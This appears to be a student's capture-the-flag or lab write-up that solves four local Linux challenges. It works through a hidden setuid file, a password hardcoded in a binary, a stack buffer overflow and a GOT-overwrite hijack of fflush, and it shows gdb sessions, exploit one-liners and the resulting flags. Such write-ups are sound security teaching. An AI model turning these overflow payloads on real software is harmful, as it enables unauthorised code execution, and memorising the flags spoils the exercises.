Q1:

The flag is flag{gDR5TVkUyHBGtcwE}

At first I logged into the VM via ssh. Then I use ls -la to check if there are some hint file:

```
q1@box:~$ ls -la
total 8
drwxr-x---    2 root     q1             80 Feb 23 20:54 .
drwxrwxr-x    8 root     staff         160 Feb 23 20:54 ..
-r--------    1 flag1    q1             23 Feb 10 13:19 flag1
-rw-r--r--    1 root     root           91 Feb 12  2021 readme
```

It seems that there are only two files in this directory, which are ‘flag1’ and ‘readme’ and we don’t have permission to execute and write for ‘flag1’. Then I try to open the ‘readme’ first.

```
q1@box:~$ cat readme
There is a file owned by the user flag1 somewhere on this machine. Run it to get
 the flag.
```

It shows me that in the directory, there is a file we can run to get the flag. However, I already checked all files in this directory. There are no hidden files or folders here. So I thought maybe in the upper directory, I use the command ‘cd ..’ back to the upper folder. I found a folder called flag1 and there’s a file called flag, at that time I thought that should be the target file.

```
q1@box:/home$ ls
flag1  q1     q2     q3     q4     tc
q1@box:/home$ ls -l flag1
total 4
-rw-r--r--    1 root     root           43 Feb 12  2021 flag
q1@box:/home$ cd flag1
q1@box:/home/flag1$ ls
flag
q1@box:/home/flag1$
```

When I open it by ‘cat flag’, it show me:

```
q1@box:/home/flag1$ ls -l flag
-rw-r--r--    1 root     root           43 Feb 12  2021 flag
q1@box:/home/flag1$ cat flag
These aren't the droids you're looking for
q1@box:/home/flag1$
```

Well,my thinking is right, so I want to go directly to the root directory and see how many files user: flag1 has. I use the command ‘cd //’ to go back to the root directory. Find is a command line for traversing the entire structure of a file. It looks for specific files based on our requirements. In q1, we need to find the files belonging to the user ‘flag1’.

```
q1@box:/$ find . -user flag1
find: './mnt/sda1/lost+found': Permission denied
./usr/bin/.../runme
find: './proc/tty/driver': Permission denied
find: './proc/1/task/1/fd': Permission denied
find: './proc/1/task/1/fdinfo': Permission denied
find: './proc/1/task/1/ns': Permission denied
find: './proc/1/fd': Permission denied
find: './proc/1/map_files': Permission denied
find: './proc/1/fdinfo': Permission denied
find: './proc/1/ns': Permission denied
find: './proc/2/task/2/fd': Permission denied
find: './proc/2/task/2/fdinfo': Permission denied
find: './proc/2/task/2/ns': Permission denied
find: './proc/2/fd': Permission denied
find: './proc/2/map_files': Permission denied
find: './proc/2/fdinfo': Permission denied
find: './proc/2/ns': Permission denied
find: './proc/3/task/3/fd': Permission denied
find: './proc/3/task/3/fdinfo': Permission denied
find: './proc/3/task/3/ns': Permission denied
find: './proc/3/fd': Permission denied
```

As we can see, there's a file called runme that can be executed. Then I run it to get the flag:

```
q1@box:/$ ./usr/bin/.../runme
flag{gDR5TVkUyHBGtcwE}
```

I didn't know how to solve this problem at first. I have tried many ways to run flag1 directly, such as downloading it locally and using chmod to change permissions. However, these methods all failed, and I thought at the time that maybe I was in the wrong place. So I reoriented, as mentioned in the readme, as user1, trying to find a file that works.

Q2:

The flag is flag{H8egp5TUDrDZMrAm}

```
q2@box:~$ ls
flag2     hardcode
```


As the instruction said, we need to run the 'hardcode' then enter the correct password.

```
q2@box:~$ ./hardcode
Enter the password to continue: aaaaaaaaa
Login Failed!
```


I tried the simple password and it showed the login failed. I want to check the file permission so that I know what we can do for the file.

```
q2@box:~$ ls -la
total 20
drwxr-x---    2 root     q2             80 Feb 25 00:37 .
drwxrwxr-x    8 root     staff         160 Feb 25 00:37 ..
-r--r-----    1 root     root           23 Feb 10 13:36 flag2
-rwsr-xr-x    1 root     root        15476 Feb 10 13:45 hardcode
```

It seems that we can read and execute the hardcode, so I open the hardcode:



This looks like a binary file that humans can't read. I guess the challenge is mainly to extract text from binary files. So I went to search how to convert binary to text in Linux.



The strings command is part of the GNU Binutils set of binary tools for printing printable strings in files.

```
q2@box:~$ strings -help
Usage: strings [option(s)] [file(s)]
 Display printable strings in [file(s)] (stdin by default)
 The options are:
  -a - --all               Scan the entire file, not just the data section [default]
  -d --data                Only scan the data sections in the file
  -f --print-file-name     Print the name of the file before each string
  -n --bytes=[number]      Locate & print any NUL-terminated sequence of at
  -<number>                  least [number] characters (default 4).
  -t --radix={o,d,x}       Print the location of the string in base 8, 10 or 16
  -w --include-all-whitespace Include all whitespace as valid string characters
  -o                       An alias for --radix=o
  -T --target=<BFDNAME>    Specify the binary file format
  -e --encoding={s,S,b,l,B,L} Select character size and endianness:
                           s = 7-bit, S = 8-bit, {b,l} = 16-bit, {B,L} = 32-bit
  -s --output-separator=<string> String used to separate strings in output.
  @<file>                  Read options from <file>
  -h --help                Display this information
  -v -V --version          Print the program's version number
strings: supported targets: elf32-i386 elf32-iamcu pei-i386 elf64-x86-64 elf32-x86-64 pei-x86-64 elf64-l1om elf64-k
om elf64-little elf64-big elf32-little elf32-big srec symbolsrec verilog tekhex binary ihex plugin trad-core
Report bugs to <http://www.sourceware.org/bugzilla/>
```

I need to use -a to scan the whole file, so the command is ‘strings -a hardcode’

```
q2@box:~$ strings -a hardcode
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
exit
__isoc99_scanf
puts
printf
system
strcmp
__libc_start_main
GLIBC_2.7
GLIBC_2.0
__gmon_start__
PTRh
QVhR
WVSQ
Y[^_]
[^_]
Enter the password to continue:
Login OK!
/bin/cat flag2
Login Failed!
minecraft
Marcus Aurelius said: Our life is what our thoughts make it.
princess
mypw1234
The secret of getting ahead is getting started --Mark Twain
what's this doing here?
qL9jS0bC4uS8fX5i
;*2$"@
GCC: (GNU) 9.2.0
init.c
static-reloc.c
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.6941
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
hardcode.c
__FRAME_END__
__init_array_end
_DYNAMIC
```

The password is hidden there, and I have tried many possibilities. Eventually I found out that the password was qL9jS0bC4uS8fX5i.

```
q2@box:~$ ./hardcode
Enter the password to continue: qL9jS0bC4uS8fX5i
Login OK!
flag{H8egp5TUDrDZMrAm}
q2@box:~$
```

Q3:

```
q3@box:~$ ls
flag3       password    password.c
q3@box:~$ ./password
Enter the password: aajkgajfgkjfjs
Password invalid!
```

At first I list all files in the directory, there are three files and it seems like the file called password is the operating file for the password.c. Then I try to execute it by the command “./password” It shows me that I need to enter the password, then I try some random password to see what feedback it will give me. Well, let me try to open the source file to see what happened:

```
q3@box:~$ cat password.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void check(){

        int valid;
        int invalid;

        if(invalid || !valid){
                printf("Password invalid!\n");
        }
        else{
                printf("Password accepted!\n");
                system("/bin/cat flag3");
    }
}

void password(){

        char password[200];
        printf("Enter the password: ");
        scanf("%s", password);
}

int main(){

        password();
        check();
        return 0;
}
```

As the hint said, this question is similar to the bof in assignment2, I think this question will be about the overflow attack. First thing I need to do is to use gdb.

```
q3@box:~$ gdb password
GNU gdb (GDB) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "i486-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from password...done.
(gdb)
```

Then I run the program in gdb:

```
(gdb) run
Starting program: /home/q3/password
Enter the password: AAAAAAAAAAAAAAAAA
Password invalid!
[Inferior 1 (process 1143) exited normally]
```

I set a breakpoint at the if statement so that I can see the content about the valid and invalid in hexadecimal. Then I want to see the password content at the same time. However, it only shows me 0x55; that's weird, because I input AAAAAAAAAAAA. It should not be 0x55. I try to research what's going on. I found the password already saved in memory so I can't read it.

```
(gdb) b 10
Breakpoint 1 at 0x8049138: file password.c, line 10.
(gdb) p/x valid
No symbol "valid" in current context.
(gdb) step
The program is not being run.
(gdb) run
Starting program: /home/q3/password
Enter the password: A

Breakpoint 1, check () at password.c:10
10              if(invalid || !valid){
(gdb) p/x valid
$1 = 0xbfca63ec
(gdb) p/c invalid
$2 = 4 '\004'
(gdb) p/x invalid
$3 = 0x804bf04
(gdb) p/x password
$4 = 0x55
```

The solution is simple, just set a breakpoint at the password() function.

```
Breakpoint 2, password () at password.c:22
22              printf("Enter the password: ");
(gdb) p/x valid
No symbol "valid" in current context.
(gdb) p/x password
$6 = {0x0, 0x0, 0x0, 0x0, 0x0, 0x14, 0xa2, 0xbe, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0xde, 0x4d, 0xe4, 0xb7, 0xa, 0x6, 0xfd, 0xbf, 0x2a, 0xd6, 0xf2, 0xb7, 0x0,
  0x0, 0x0, 0x0, 0xfc, 0x5a, 0xf4, 0xb7, 0x2e, 0x4e, 0x3d, 0xf6, 0x80, 0x6, 0xfd, 0xbf, 0x82, 0xdd, 0xf2, 0xb7, 0x6c, 0x82, 0x4, 0x8, 0x4c, 0x6, 0xfd, 0xbf, 0xa0,
  0x5a, 0xf4, 0xb7, 0x1, 0x0, 0x0, 0x0, 0x0, 0xf0, 0xd2, 0xf1, 0xb7, 0x1, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x1, 0x0, 0x0, 0x0, 0x40, 0x59, 0xf4, 0xb7, 0x1, 0x0, 0x0,
  0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x24, 0x7, 0xfd, 0xbf, 0x0, 0x90, 0x0, 0x0, 0x0, 0x0, 0x14, 0xa2, 0xbe, 0x56, 0xe, 0xfd, 0xbf, 0x2f, 0x0, 0x0, 0x0, 0x42, 0x3b, 0xa, 0xa6,
  0x80, 0xa1, 0xf1, 0xb7, 0x0, 0x90, 0xf1, 0xb7, 0x24, 0x7, 0xfd, 0xbf, 0x79, 0xd1, 0xdf, 0xb7, 0x8, 0xc5, 0xf1, 0xb7, 0x1, 0x0, 0x0, 0x0, 0xb0, 0x22, 0xf3, 0xb7,
  0x68, 0x6, 0xfd, 0xbf, 0xc3, 0xd2, 0xdf, 0xb7, 0xfc, 0x93, 0xf1, 0xb7, 0xff, 0xff, 0xff, 0xff, 0x0, 0x80, 0x0, 0x0, 0xd0, 0xd6, 0xdd, 0xb7, 0x0, 0xd0, 0xf1, 0xb7,
  0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x40, 0x0, 0x7, 0x92, 0x4, 0x8, 0x1, 0x0, 0x0, 0x0, 0x24, 0x7, 0xfd, 0xbf, 0x2c, 0x7, 0xfd, 0xbf, 0x4, 0xbf, 0x4, 0x8}
(gdb) step
23              scanf("%s", password);
(gdb) step
Enter the password: step
24      }
(gdb) step
main () at password.c:29
29              check();
(gdb) step

Breakpoint 1, check () at password.c:10
10              if(invalid || !valid){
(gdb) p/x valid
$7 = 0xbffd072c
(gdb) p/x invalid
$8 = 0x804bf04
(gdb)
```

Just like ‘overflowme’ in bof, although it has 200 digits, the eighth to last five digits are the same as Valid's Little Endian; the fourth to last digits are the same as Invalid's little-endian format. So it seems that passwords can control valid and invalid.

Next, I went back and looked at the if statement in check(). In order to jump into the else, we must set the if statement to 0. Inside the 'if' is an OR operator, we need to make 'invalid' or '!valid' becomes 0. I chose to make invalid 0x00000000.

We will enter 'A' to the 196th digit. Then we will input the same bytes as invalid. I'm writing a simple little Python program as an input method that generates this mix of ASCII characters and raw hex bytes:

```
q3@box:~$ (python -c "print 'A'*196 + '\x00\x00\x00\x00'"; cat) | ./password
Enter the password: Password accepted!
flag{A68D2PNCdJVhYP6u}
```

Q4:
As the hint said, the question is similar to the practice question ‘password’. At first I create a temp directory, compile it and use the gdb:

```
q4@box:~$ mkdir /tmp/myusername && cp username.c /tmp/myusername && cd /tmp/myusername
q4@box:/tmp/myusername$ gcc -g -m32 username.c -o username
q4@box:/tmp/myusername$ gdb
GNU gdb (GDB) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "i486-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb)
```

I set up a breakpoint to see the content of the username after it has been written. To find out where in memory the username buffer is stored, I find out by printing the contents of the pointer to username. It starts from 0xbffffc4c to 0xbffffc5c. Then I set another breakpoint in the function pin(). Then I print the content of the pointer to the pin which is 0xbffffc5c.
At this point, I think the problem is similar to the question ‘password’. Although the username and pin are two functions, local variable will be allocated when the function is called.

```
(gdb) break 20
Breakpoint 1 at 0x80491d2: file username.c, line 20.
(gdb) break 13
Breakpoint 2 at 0x8049195: file username.c, line 13.
(gdb) run
Starting program: /tmp/myusername/username
Enter username: ABCDABCD

Breakpoint 1, username () at username.c:20
20      }
(gdb) print username
$1 = "ABCDABCD\000\375\377\277\034\375\377\277\004\277\004\b"
(gdb) print &username
$2 = (char (*)[20]) 0xbffffc4c
(gdb) x/20c 0xbffffc4c
0xbffffc4c:     65 'A'  66 'B'  67 'C'  68 'D'  65 'A'  66 'B'  67 'C'  68 'D'
0xbffffc54:     0 '\000'        -3 '\375'       -1 '\377'       -65 '\277'      28 '\034'       -3 '\375'       -1 '\377'       -65 '\277'
0xbffffc5c:     4 '\004'        -65 '\277'      4 '\004'        8 '\b'
(gdb) break 10
Breakpoint 3 at 0x8049161: file username.c, line 10.
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /tmp/myusername/username
Enter username: abc123

Breakpoint 1, username () at username.c:20
20      }
(gdb) step
main () at username.c:25
25              pin();
(gdb) step

Breakpoint 3, pin () at username.c:10
10              printf("Enter PIN: ");
(gdb) print &pin
$3 = (int *) 0xbffffc5c
(gdb)
```

Next, I will check that when the address is set in username(), when we call pin(), the value in the address is still there. Let me enter a name consisting of 16 "." followed by "ABCD." Then we will use x/c to check the contents of the pin.
I re-run gdb and found that the contents stored in the address are the last four digits of my username. It proves that I can control the pin when calling the username() function.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /tmp/myusername/username
Enter username: ................ABCD

Breakpoint 1, username () at username.c:20
20      }
(gdb) x/c 0xbffffc5c
0xbffffc5c:     65 'A'
(gdb) x/c 0xbffffc5d
0xbffffc5d:     66 'B'
(gdb) x/c 0xbffffc5e
0xbffffc5e:     67 'C'
(gdb) x/c 0xbffffc5f
0xbffffc5f:     68 'D'
```

Then I try to hijack the function. We will use the disassemble command in gdb to see the memory address of each operation. When calling a function, the program will jump to the specified address. If I overwrite this address, the program will jump to the address I expect to execute. In this problem, I want it to jump directly to the address of the impossible().

```
(gdb) disassemble pin
Dump of assembler code for function pin:
   0x0804915b <+0>:     push   %ebp
   0x0804915c <+1>:     mov    %esp,%ebp
   0x0804915e <+3>:     sub    $0x18,%esp
   0x08049161 <+6>:     sub    $0xc,%esp
   0x08049164 <+9>:     push   $0x804a017
   0x08049169 <+14>:    call   0x8049030 <printf@plt>
   0x0804916e <+19>:    add    $0x10,%esp
   0x08049171 <+22>:    sub    $0x8,%esp
   0x08049174 <+25>:    pushl  -0xc(%ebp)
   0x08049177 <+28>:    push   $0x804a023
   0x0804917c <+33>:    call   0x8049080 <__isoc99_scanf@plt>
   0x08049181 <+38>:    add    $0x10,%esp
   0x08049184 <+41>:    mov    0x804c040,%eax
   0x08049189 <+46>:    sub    $0xc,%esp
   0x0804918c <+49>:    push   %eax
   0x0804918d <+50>:    call   0x8049040 <fflush@plt>
   0x08049192 <+55>:    add    $0x10,%esp
   0x08049195 <+58>:    sub    $0xc,%esp
   0x08049198 <+61>:    push   $0x804a026
   0x0804919d <+66>:    call   0x8049050 <puts@plt>
   0x080491a2 <+71>:    add    $0x10,%esp
   0x080491a5 <+74>:    nop
   0x080491a6 <+75>:    leave
   0x080491a7 <+76>:    ret
End of assembler dump.
(gdb) disassemble impossible
Dump of assembler code for function impossible:
   0x08049142 <+0>:     push   %ebp
   0x08049143 <+1>:     mov    %esp,%ebp
   0x08049145 <+3>:     sub    $0x8,%esp
   0x08049148 <+6>:     sub    $0xc,%esp
   0x0804914b <+9>:     push   $0x804a008
   0x08049150 <+14>:    call   0x8049060 <system@plt>
   0x08049155 <+19>:    add    $0x10,%esp
   0x08049158 <+22>:    nop
   0x08049159 <+23>:    leave
   0x0804915a <+24>:    ret
End of assembler dump.
```

In the function impossible, we will find the address before executing the system() which is 0x0804914b. Aim to jump to that address, I need to hijack the function after scanf the pin, which is fflush. I will use scanf to overwrite the address point to the fflush. The most important thing here is that we need to shut down the gdb first and then restart the gdb to disassemble the fflush. Otherwise we can not find the address that continues execution.

```
(gdb) gdb username
Undefined command: "gdb".  Try "help".
(gdb) q
A debugging session is active.

        Inferior 1 [process 1169] will be killed.

Quit anyway? (y or n) y
q4@box:/tmp/myusername$ gdb username
GNU gdb (GDB) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "i486-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from username...done.
(gdb) disassemble fflush
Dump of assembler code for function fflush@plt:
   0x08049040 <+0>:     jmp    *0x804c010
   0x08049046 <+6>:     push   $0x8
   0x0804904b <+11>:    jmp    0x8049020
End of assembler dump.
```

As we can see, the program will jump to where the fflush code is located, i.e. 0x804c010 and execute it. Next, I need to overwrite the contents in addresses 0x804c010d to 0x804c013 with the address of the system call. When the program loads the address to run the fflush code, it instead loads the address of the system call and jumps to that address.

I need to do several last steps. First, I need to set enough buffers into the ‘pin,’ 16 characters. Then store the address which we will jump to in little-endian. At last, transfer the jump address into a decimal number which means transfer 0x0804914b to 134517067. The only thing I need to do is put all things together:

```
q4@box:~$ python -c "print 16 * '.' + '\x10\xc0\x04\x08' + '134517067'" | ./username
flag{963Zt6JCm8bSLnmq}
```